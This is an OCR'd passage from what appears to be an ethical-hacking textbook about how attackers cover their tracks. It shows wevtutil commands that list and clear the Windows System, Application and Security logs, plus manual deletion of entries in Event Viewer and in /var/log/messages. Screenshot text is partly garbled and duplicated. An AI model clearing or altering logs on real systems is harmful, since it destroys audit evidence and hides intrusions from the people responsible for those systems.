
1. Launch **command prompt** with administrator privileges.
2. Use the following command to display a list of event logs:

   `>wevtutil el`
3. Use the following command to clear the event logs:

   `>wevtutil cl <log_name>`

   `log_name`: name of the log to clear, ex: system, application, security.

   As shown in the screenshot, the attacker can view the list of event logs using the wevtutil utility and clear the system, application, and security event logs.



```
C:\WINDOWS\system32>wevtutil el
AMSI/Debug
Analytic
Application
DirectShowFilterGraph
DirectShowPluginControl
Els_Hyphenation/Analytic
EndpointMapper
FirstUXPerf-Analytic
ForwardedEvents
HardwareEvents
IHM_DebugChannel
InstallUXPerformance-Analytic
Intel-iaLPSS-GPIO/Analytic
Intel-iaLPSS-I2C/Analytic
Microsoft-User Experience Virtualization-Agent Driver/Debug
Microsoft-User Experience Virtualization-Agent Driver/Operational
Microsoft-User Experience Virtualization-App Agent/Analytic
Microsoft-User Experience Virtualization-App Agent/Debug
Microsoft-User Experience Virtualization-App Agent/Operational
Microsoft-User Experience Virtualization-IPC/Operational
Microsoft-User Experience Virtualization-SQM Uploader/Analytic
Microsoft-User Experience Virtualization-SQM Uploader/Debug
Microsoft-User Experience Virtualization-SQM Uploader/Operational


C:\WINDOWS\system32>wevtutil cl system

C:\WINDOWS\system32>wevtutil cl application

C:\WINDOWS\system32>wevtutil cl security

C:\WINDOWS\system32>_
```

Figure 6.153: Screenshot of clearing logs using the wevtutil utility


Manually Clearing Event Logs

For Windows

- Navigate to **Start** → **Control Panel** → **System and Security** → **Administrative Tools** → double click **Event Viewer**
- Delete the all the log entries logged while compromising the system

For Linux

- Navigate to `/var/log` directory on the Linux system
- Open the plain text file containing log messages with text editor `/var/log/messages`
- Delete all the log entries logged while compromising the system



Event Viewer
File Action View Help
Event Viewer (Local)
Custom Views
Windows Logs
Application
Security
Setup
System
Forwarded Events
Applications and Services Logs
Subscriptions
Actions
Application
Open Saved Log...
Create Custom Vie...
Import Custom Vie...
Clear Log...
Filter Current Log...
Properties
Find...
Save All Events As...
Attach a Task To thi...
View
Refresh
Help
Event 300, ESENT
Event Properties
Attach Task To This...
Copy
General
Details

Application Number of events: 1,693

Level	Date and Time	Source	Event ID
Informati...	6/26/2019 10:41:00 AM	Security...	903
Informati...	6/26/2019 10:41:00 AM	Security...	16384
Informati...	6/26/2019 10:40:30 AM	Security...	902
Informati...	6/26/2019 10:40:30 AM	Security...	1003
Informati...	6/26/2019 10:40:30 AM	Security...	1066
Informati...	6/26/2019 10:40:30 AM	Security...	900
Informati...	6/26/2019 10:36:34 AM	Security...	903
Informati...	6/26/2019 10:36:34 AM	Security...	16384
Error	6/26/2019 10:36:04 AM	Security...	8198
Informati...	6/26/2019 10:36:04 AM	Security...	1003

Event 300, ESENT

svchost (252) DS_Token_DB: The database engine is initiatin


Open
messages
/var/log
Save
Undo
Redo
Cut
Copy
Paste
Delete
Select All
Insert Emoji
Change Case
Plain Text
Tab Width: 8
Ln 7, Col 76
INS


```
May 23 03:11:18 kali mtp-probe: checking bus 2, device 2: "/sys/devices/
pci0000:00/0000:00:11.0/0000:02:00.0/usb2/2-1"
May 23 03:11:18 kali mtp-probe: bus: 2, device: 2 was not an MTP device
May 23 03:11:18 kali rsyslogd: imuxsock: Acquired UNIX socket '/run/systemd/journal/
syslog' (fd 3) from systemd.  [v8.40.0]
May 23 03:11:18 kali rsyslogd:  [origin software="rsyslogd" swVersion="8.40.0" x-
pid="446" x-info="https://www.rsyslog.com"] start
May 23 03:11:18 kali kernel: [    0.000000] Linux version 4.19.0-kali3-amd64
(devel@kali.org) (gcc version 8.2.0 (Debian 8.2.0-16)) #1 SMP Debian 4.19.20-1kali1
(2019-02-14)
May 23 03:11:18 kali kernel: [    0.000000] Command line: BOOT_IMAGE=/boot/
vmlinuz-4.19.0-kali3-amd64 root=/de                 stall/gtk/initrd.gz quiet
May 23 03:11:18 kali kernel: [    0.                   st string operations
May 23 03:11:18 kali kernel: [    0.                   pporting XSAVE feature 0x001:
'x87 floating point registers'
May 23 03:11:18 kali kernel: [    0.                   pporting XSAVE feature 0x002:
'SSE registers'
May 23 03:11:18 kali kernel: [    0.                   pporting XSAVE feature 0x004:
'AVX registers'
May 23 03:11:18 kali kernel: [    0.                   tate_offset[2]:  576,
xstate_sizes[2]:  256
May 23 03:11:18 kali kernel: [    0.                   abled xstate features 0x7,
context size is 832 bytes, using 'st
May 23 03:11:18 kali kernel: [    0.                   ed physical RAM map:
May 23 03:11:18 kali kernel: [    0.                   [mem
0x0000000000000000-0x000000000009ebff] usable
May 23 03:11:18 kali kernel: [    0.000000] BIOS-e820: [mem
0x000000000009ec00-0x000000000009ffff] reserved
```

Manually Clearing Event Logs

Once attackers gain administrative access to a target system, they can manually wipe out the log entries corresponding to their activities on both Windows and Linux computers. The steps to clear event logs on Windows and Linux OSs are as follows:

For Windows

- Navigate to **Start → Control Panel → System and Security → Administrative Tools →** double-click **Event Viewer**
- Delete the all the log entries logged while compromising the system


Event Viewer
File
Action
View
Help
Event Viewer (Local)
Custom Views
Windows Logs
Application
Security
Setup
System
Forwarded Events
Applications and Services Logs
Subscriptions
Application
Number of events: 1,693
Event 300, ESENT
General
Details
Actions
Application
Open Saved Log...
Create Custom Vie...
Import Custom Vie...
Clear Log...
Filter Current Log...
Properties
Find...
Save All Events As...
Attach a Task To thi...
View
Refresh
Help
Event 300, ESENT
Event Properties
Attach Task To This...
Copy

